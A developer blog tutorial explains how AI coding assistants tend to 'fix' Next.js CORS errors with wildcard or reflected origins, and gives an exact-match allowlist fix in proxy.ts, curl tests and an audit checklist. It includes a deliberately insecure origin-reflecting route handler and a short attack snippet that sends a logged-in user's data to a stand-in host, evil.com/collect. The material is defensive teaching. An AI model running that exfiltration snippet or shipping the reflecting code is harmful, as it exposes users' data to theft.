Your AI Fixed the CORS Error by Opening Your API to Everyone (Next.js, With Code)
August 1, 2026 · 2152 words
You wire up a frontend to your Next.js API and the browser console lights up red: "blocked by CORS policy: No 'Access-Control-Allow-Origin' header is present." You paste the error into Cursor or Claude Code. It gives you one line, you paste it in, the error disappears, and you move on.
That one line is usually 'Access-Control-Allow-Origin': '*'. Next.js CORS configuration security is the difference between an API your own frontend can call and an API any website on the internet can call from a logged-in user's browser. This guide shows what your AI actually wrote, what it exposes, and the allowlist version — verified against the current Next.js proxy docs and the MDN CORS configuration guide.
There is also a version trap here. In Next.js 16, middleware.ts is deprecated and renamed to proxy.ts — and AI assistants, trained on years of middleware examples, will happily write you a file convention that is on its way out.
Plain-language glossary
- Origin — the scheme + domain + port of a page, like
https://myapp.com. Two URLs are "same-origin" only if all three match. - CORS (Cross-Origin Resource Sharing) — the browser rule that stops JavaScript on site A from reading a response from site B, unless site B says it's allowed. It's a permission slip your server hands out.
- Preflight — for anything beyond a simple GET/POST, the browser first sends an
OPTIONSrequest asking "am I allowed?" before sending the real one. - Credentials — cookies and auth headers. A cross-origin request only carries them if both sides opt in.
The most important thing to understand first

CORS is not authorization. It is enforced by browsers, on behalf of other websites' JavaScript. It stops evil.com's script from reading your API response in a victim's browser. It does absolutely nothing to stop:
curl https://yourapp.com/api/users- a Python script
- Postman
- any server anywhere
So two things follow, and beginners usually get both backwards:
- Locking down CORS does not protect your API. If
/api/usersreturns data without an auth check, it is public no matter what your CORS config says. That's the IDOR problem, not a CORS problem. - Opening CORS does create real risk — but only for endpoints that return something interesting to a logged-in user's browser.
The code your AI wrote
Version one. The wildcard, dropped straight into a route handler:
// app/api/orders/route.ts — the "just make the error go away" fix
import { auth } from '@/lib/auth'

export async function GET(request: Request) {
  const session = await auth()
  const orders = await db.order.findMany({ where: { userId: session.user.id } })

  return Response.json(orders, {
    headers: {
      'Access-Control-Allow-Origin': '*',
      'Access-Control-Allow-Methods': 'GET, POST, PUT, DELETE, OPTIONS',
      'Access-Control-Allow-Headers': 'Content-Type, Authorization',
    },
  })
}
Then the user reports that their session doesn't work cross-origin. So the AI adds credentials:
      'Access-Control-Allow-Origin': '*',
      'Access-Control-Allow-Credentials': 'true',   // does not work
Browsers reject that combination outright — you cannot use the wildcard with credentials (MDN). So the AI "fixes" it a third time, and this is the dangerous one:
// app/api/orders/route.ts — reflecting whatever origin asked. Do not ship this.
export async function GET(request: Request) {
  const origin = request.headers.get('origin') ?? '*'   // <-- attacker controls this

  const session = await auth()
  const orders = await db.order.findMany({ where: { userId: session.user.id } })

  return Response.json(orders, {
    headers: {
      'Access-Control-Allow-Origin': origin,           // echoes evil.com right back
      'Access-Control-Allow-Credentials': 'true',
    },
  })
}
That passes every test you will run by hand. Your app works. The error is gone.
Why the reflecting version is dangerous
Read those two lines together: "whatever origin asked is allowed" plus "and send the cookies."
Now a logged-in user of your app visits evil.com. A script there runs:
fetch('https://yourapp.com/api/orders', { credentials: 'include' })
  .then(r => r.json())
  .then(data => fetch('https://evil.com/collect', {
    method: 'POST', body: JSON.stringify(data),
  }))
The browser attaches your user's session cookie. Your API sees a valid session and returns their orders. Your response says Access-Control-Allow-Origin: https://evil.com, so the browser hands the data to the attacker's script. It ships to their server. The user saw nothing.
PortSwigger's write-up of CORS misconfigurations is blunt about this: dynamically reflecting the origin without validation is readily exploitable, and most CORS attacks depend on exactly this Allow-Credentials: true pairing. MDN's guidance is the same — if credentialed access is needed, set the header only to specific origins, rather than reflecting the Origin header.
| The header you set | What it actually means | When it's OK |
|---|---|---|
* with no credentials | Any site can read this, unauthenticated | Genuinely public data — a status endpoint, public docs |
* plus credentials | Nothing — browsers reject the pair | Never; it's a bug, not a policy |
Reflected Origin + credentials | Every website can read logged-in users' data | Never |
Reflected Origin, allowlist-checked | Only your known frontends can read it | The normal answer |
| No CORS headers at all | Only your own origin can read it | Default, and correct for most apps |
null allowlisted | Sandboxed iframes and some redirects can read it | Never — it's trivially forgeable |
The last row catches people out: null is a real Origin value an attacker can produce from a sandboxed iframe, so never put the string "null" in your allowlist.
The fix
Step 1: Decide whether you need CORS at all
If your frontend and API are the same Next.js app, they are the same origin, and you need no CORS headers whatsoever. Delete them. Most CORS errors in vibe-coded apps come from calling http://localhost:3000/api/... with a hardcoded absolute URL from the browser instead of a relative /api/... path. Fix the URL and the error disappears with no headers at all.
You need CORS only when a genuinely different origin calls your API — a separate marketing site, a mobile web app on another domain, a customer's dashboard.
Step 2: Put the allowlist in proxy.ts
This mirrors the official Next.js example, with two additions I'll flag below.
// proxy.ts (project root, next to app/) — Next.js 16+
// On Next.js 15 and earlier this file is middleware.ts and the function is
// named middleware. Codemod: npx @next/codemod@canary middleware-to-proxy .
import { NextResponse } from 'next/server'
import type { NextRequest } from 'next/server'

// Exact origins. No wildcards, no "null", no startsWith() matching.
const allowedOrigins = [
  'https://myapp.com',
  'https://www.myapp.com',
  ...(process.env.NODE_ENV === 'development' ? ['http://localhost:3000'] : []),
]

const corsOptions = {
  'Access-Control-Allow-Methods': 'GET, POST, PUT, DELETE, OPTIONS',
  'Access-Control-Allow-Headers': 'Content-Type, Authorization',
  'Access-Control-Max-Age': '86400', // cache the preflight for a day
}

export function proxy(request: NextRequest) {
  const origin = request.headers.get('origin') ?? ''
  const isAllowedOrigin = allowedOrigins.includes(origin) // exact match only

  // Preflight: answer the browser's "am I allowed?" question
  if (request.method === 'OPTIONS') {
    const preflightHeaders = {
      ...(isAllowedOrigin && { 'Access-Control-Allow-Origin': origin }),
      ...corsOptions,
      Vary: 'Origin',
    }
    return NextResponse.json({}, { headers: preflightHeaders })
  }

  const response = NextResponse.next()

  if (isAllowedOrigin) {
    response.headers.set('Access-Control-Allow-Origin', origin)
  }
  // Always vary on Origin, even when the origin was rejected — otherwise a
  // CDN can cache the allowed response and serve it to a different origin.
  response.headers.set('Vary', 'Origin')

  Object.entries(corsOptions).forEach(([key, value]) => {
    response.headers.set(key, value)
  })

  return response
}

export const config = {
  matcher: '/api/:path*', // CORS headers belong on the API, not on your pages
}
Two things here that the official example leaves out, and that matter in production:
Vary: Origin. You are returning a different response depending on the request's Origin. Any cache in front of your app — a CDN, Vercel's edge cache — needs to be told that, or it can serve the copy with Access-Control-Allow-Origin: https://myapp.com to a request from somewhere else. Set it on every response, allowed or not.
Exact matching. Use includes() on a fixed array. Never origin.endsWith('myapp.com') — that matches evil-myapp.com. Never origin.startsWith('https://myapp.com') — that matches https://myapp.com.evil.com. Both are real bypasses and both are what an AI writes when you ask it to "support subdomains".
Step 3: Only send credentials if you actually need them
If your cross-origin caller uses cookies, add Access-Control-Allow-Credentials: 'true' inside the isAllowedOrigin branch, never at the top level. If it authenticates with a bearer token instead, you don't need it at all — leave it off. This pairs with the httpOnly cookie setup if your session lives in a cookie.
Step 4: Keep the auth check
CORS headers don't authorize anything. Every route still needs its own session and ownership check on the server. That's the whole point of the Server Actions and route auth guide — the entrance check happens in the handler, not in the headers.
How to test the fix
CORS is a response header problem, so curl shows you everything — even though curl itself ignores CORS.
# 1. Pretend to be an attacker's site. The response must NOT come back
#    with Access-Control-Allow-Origin: https://evil.com
curl -s -I -H "Origin: https://evil.com" https://yourapp.com/api/orders \
  | grep -i "access-control-allow-origin" \
  && echo "REFLECTED — you are vulnerable" || echo "not reflected — good"
# 2. Your real frontend must be allowed.
curl -s -I -H "Origin: https://myapp.com" https://yourapp.com/api/orders \
  | grep -i -E "access-control-allow-origin|vary"
# Expect: Access-Control-Allow-Origin: https://myapp.com   and   Vary: Origin
# 3. The preflight must answer correctly.
curl -s -I -X OPTIONS \
  -H "Origin: https://myapp.com" \
  -H "Access-Control-Request-Method: POST" \
  https://yourapp.com/api/orders
# 4. The lookalike-domain bypass. Must NOT be reflected.
curl -s -I -H "Origin: https://myapp.com.evil.com" https://yourapp.com/api/orders \
  | grep -i "access-control-allow-origin"
Run all four against your deployed URL. Test 1 and test 4 are the ones that fail on AI-generated code.
Ask your AI to fix it
Audit the CORS configuration in my Next.js App Router project.
1. First check whether I need CORS at all — if my frontend and API are the same
   Next.js app, remove all CORS headers and change any absolute API URLs in
   client code to relative /api/... paths instead.
2. If cross-origin access is genuinely needed, centralize it in proxy.ts
   (Next.js 16+; middleware.ts on 15 and earlier) with matcher '/api/:path*'.
   Use an exact-match allowlist array of full origins. Never reflect the Origin
   header unchecked, never use '*' on any authenticated route, never allowlist
   "null", and never match origins with startsWith/endsWith/regex.
3. Handle the OPTIONS preflight explicitly and set Vary: Origin on every
   response, including rejected ones.
4. Only set Access-Control-Allow-Credentials inside the allowed-origin branch,
   and only if the caller actually sends cookies.
5. Leave every route's own session and ownership checks in place — CORS is not
   authorization. Point out any route that lacks one.
Show me the diff and list every endpoint whose CORS headers change.
CORS security checklist

- Confirmed you actually need CORS (same-origin apps need none)
- No
Access-Control-Allow-Origin: *on any authenticated endpoint - The
Originheader is never reflected without an allowlist check - Allowlist uses exact string matching, not
startsWith/endsWith/ regex -
"null"is not in the allowlist -
Vary: Originset on every response -
OPTIONSpreflight handled explicitly -
Access-Control-Allow-Credentialsonly inside the allowed branch, only if needed -
matcherscoped to/api/:path*, not your whole site - localhost origins excluded from the production build
- Every route still does its own session + ownership check
- Verified with the four curl tests above against production
CORS is one of those settings where the error message pushes you toward the insecure answer, which is exactly the situation AI assistants handle worst — they optimize for making the red text go away. Same pattern as the rest of the vibe coding security pillar: the code works, and working is not the same as safe.
If you've got a Next.js app where the CORS headers were added to silence a console error and nobody has looked at them since, I do hands-on code-security audits of vibe-coded apps — I run the origin-reflection and bypass tests against your live endpoints and send back the exact diff. Email [email protected] with your stack.
Key Takeaway
Your AI treats a CORS error as a bug to suppress, not a policy to define. The wildcard makes the error go away; reflecting the origin makes it go away with cookies, and that hands every website your logged-in users' data. Replace it with an exact-match allowlist in proxy.ts, add Vary: Origin, scope it to /api, and remember that none of it replaces an auth check.